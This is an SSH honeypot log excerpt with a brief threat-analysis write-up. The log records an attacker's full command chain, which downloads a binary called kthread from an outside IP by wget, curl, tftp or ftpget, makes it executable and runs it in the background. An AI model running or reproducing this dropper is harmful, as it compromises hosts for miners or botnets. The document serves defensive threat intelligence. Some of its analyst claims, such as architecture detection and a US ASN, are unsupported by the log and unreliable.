2023-01-30T21:32:49.168761Z [FrontendSSHTransport,5410,185.225.74.213] Initialized emulated server as architecture: linux-x64-lsb
2023-01-30T21:32:49.173176Z [FrontendSSHTransport,5408,185.225.74.213] remote close
2023-01-30T21:32:49.175562Z [FrontendSSHTransport,5408,185.225.74.213] Closing TTY Log: var/lib/cowrie/tty/e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 after 0 seconds
2023-01-30T21:32:49.274788Z [FrontendSSHTransport,5408,185.225.74.213] CMD: cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf kmsd*;rm -rf kmsd; rm -rf kthread;rm -rf kthread*;wget -q http://185.225.74.213/arm/kthread || curl -s -o kthread 185.225.74.213/arm/kthread || tftp 185.225.74.213 -
c get /arm/kthread || tftp -r /arm/kthread -g 185.225.74.213 || ftpget -v -u anonymous -p anonymous -P 21 185.225.74.213 -c get /arm/kthread;chmod 777 kthread;chmod +x kthread;nohup ./kthread </dev/null >/dev/null 2>&1 &
2023-01-30T21:32:49.312057Z [FrontendSSHTransport,5410,185.225.74.213] got channel b'session' request
2023-01-30T21:32:49.335414Z [FrontendSSHTransport,5409,185.225.74.213] CMD: uname -a
```

Executes a sequence of commands to identify system architecture, terminate any competing processes such as existing miners, and download a malicious binary from a remote server using wget or curl as a backup. It then modifies file permissions to make the binary executable and runs it on the host. These actions indicate an attempt to deploy malware, likely for cryptocurrency mining or botnet participation.

This is an automated tool running these commands. This IP appears to be a standalone attacker and is a separate ASN based in the US.

(EC) Entity Name: **AUTOMATED CRYPTO MINER DEPLOYMENT - USA**